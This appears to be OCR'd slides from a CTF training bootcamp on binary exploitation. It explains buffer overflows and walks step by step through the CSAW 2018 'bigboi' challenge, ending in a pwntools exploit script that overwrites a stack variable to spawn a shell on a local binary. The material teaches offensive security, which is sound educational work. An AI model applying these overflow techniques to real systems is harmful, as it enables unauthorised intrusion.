
2- PWN or Binary Exploitation



`whatis PWN`

PWN or Binary Exploitation is the process of finding a vulnerability in a binary program (Mostly ELF Binaries in CTFs), and then exploiting it to:

- gain control of a shell.
- modify the program's functions.

Mostly, in CTFs, you are provided with a binary which you can exploit locally (in your PC), and a port in the organizer's server so that you can use your exploit to gain a shell and see the flag, since the latter is located on the server.

`whatis Buffer`

A **Buffer** is every allocated space in memory where data (mostly **user input**) is stored.

In this script for instance, the variable **name** is a buffer which has a length of **64 bytes**.

```c
#include <stdio.h>

int main() {
    char name[64] = {0};
    read(0, name, 63);
    printf("Welcome %s", name);
    return 0;
}
```

`whatis Buffer OverFlow`

It’s a vulnerability in which data written via user input exceeds the allocated space (the buffer length), allowing an attacker to overwrite other data.

Get your hands dirty

From BOF to Shell

Challenge 3 : Are you a big boiiiii??

>> only big boi pwners will get this one!
from : Csaw 2018 Quals
binary link :

https://github.com/volck3r/CCSC_BootCamp_Training/blob/main/pwn/bigboi

Get your hands dirty

Challenge 3 : Are you a big boiiiii??

```
$ file bigboi
```

```
bigboi: ELF 64-bit LSB executable, x86-64,
version 1 (SYSV), dynamically linked,
interpreter /lib64/l, for GNU/Linux 2.6.32 ...
```

Get your hands dirty

Step 1 :

>> **Check which binary type we are dealing with !**

```
$ file bigboi
```

```
bigboi: ELF 64-bit LSB
executable, x86-64, version
1 (SYSV), dynamically
linked, interpreter
/lib64/l, for GNU/Linux
2.6.32 ...
```

```
$ checksec bigboi
```

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

Get your hands dirty

Step 2 :

>> **Run the binary and play with it !**

```
$ chmod +x bigboi
$ ./bigboi

Are you a big boiiiii??
yup
Thu 21 Jan 2021 09:23:21 PM
+01
```

If we run the ‘bigboi’ binary, we can see that we are prompted for an input (which we gave it ‘yup’). After that it send us back with the current time and the date.

Get your hands dirty

Step 3 :

>> Decompile it to have a clear idea about the binary

```
main(void)
{
  undefined input;
  int vuln;

  input = 0;
  vuln = -0x21524111;
  puts("Are you a big boiiiii??");
  read(0,&input,0x18);
  if (vuln == -0x350c4512) {
    run_cmd("/bin/bash");
  }
  else {
    run_cmd("/bin/date");
  }
  return 0;
}
```

If we take look at the main function in Ghidra [we can use IDA as well]:

Get your hands dirty

Step 4 :

>> Analyse in depth !

```
main(void)
{
  undefined input;
  int vuln;

  input = 0;
  vuln = -0x21524111;
  puts("Are you a big boiiiii??");
  read(0,&input,0x18);
  if (vuln == -0x350c4512) {
    run_cmd("/bin/bash");
  }
  else {
    run_cmd("/bin/date");
  }
  return 0;
}
```

- print the string “Are you …” with puts
- scan in 0x18 bytes length of data into input
- vuln is initialized before anything and compared to a value .

Goal: Overwrite the vuln variable

Get your hands dirty

Step 5 :

>> **Let's get exact vuln value with hex ^_^**

As the constants are signed integers we can see the assembly code to get them with hex numbers:

```
$ objdump -M intel -D bigboi
```

```
[...]
 40067e: c7 45 e4 ef be ad de   mov   DWORD PTR [rbp-0x1c],0xdeadbeef
[...]
 4006a8: 3d ee ba f3 ca         cmp   eax,0xcaf3baee
[..]
```

From here, the vuln constant is equal to: `0xdeadbeef`
and its compared to : `0xcaf3baee`

Get your hands dirty

Step 6 :

>> Calculating the offset

```
[..]
int             Stack[-0x24]:4 vuln
[..]
undefined8      Stack[-0x38]:8 input
[..]
```

Let’s take look at the stack layout with Ghidra :
(double click on any of the variables)

- Input is stored at offset-0x38
- Vuln is stored at offset-0x24

Get your hands dirty

Step 7 :


>> Building the attack idea !

Recap :

- we can write 0x18 bytes into input.
- 0x14 byte difference between the two values.

So we can,

- Fill up the 0x14 byte
- Overwrite 0x4 bytes of vuln



Get your hands dirty

Step 8 :

>> Wrapping up

To sum up, we can create a payload (attack vector) as following :

```
Payload = (0x14 * ‘random caractere’ )
                    +
          value to overwrite the vuln
          variable in little indian
                0xcaf3baee
```

Get your hands dirty

Step 9 :

>> Build the exploit with pwn (python library) !

```
#!/usr/bin/env python

from pwn import *

# Establishing the binary process
target = process('./bigboi')

#Making the payload
#0x14 bytes of data to fill the gap between the start of our input
# and  the vuln variable  <+++>  0x4 bytes to overwrite the variable with correct value !
payload = 'A'*0x14
payload += p32(0xcaf3baee) #conversion to little indian

#Sending the payload to the target
target.send(payload)
#switching to interactive mode
target.interactive()
```

Get your hands dirty

Step 10 :

>> Running the Script <3

```
CCSC@CIT:~#python exploit_bigboi.py
[+] Starting local process './boi': pid 15018
[*] Switching to interactive mode
Are you a big boiiiii??
$ cat flag.txt
CCSC{You_are_a_biiiiiiiiiiiiig_BOy^_^}
$
```

Sharpen your skills


From BOF to Shell

Task For you : Pwn1


>> Stop! who would cross the Bridge of Death must answer me these questions three, ere the other side he see.
from : TAMUctf 2019
binary link :
https://github.com/volck3r/CCSC_BootCamp_Training/blob/main/pwn/pwn1

shutdown

tfi dak lmch9of



ls -al .Contact_us



OUSSAMA RAHALI

Facebook : /oussama.rahali.925

OMAR AOUAJ

Facebook : /omar.aouaj.77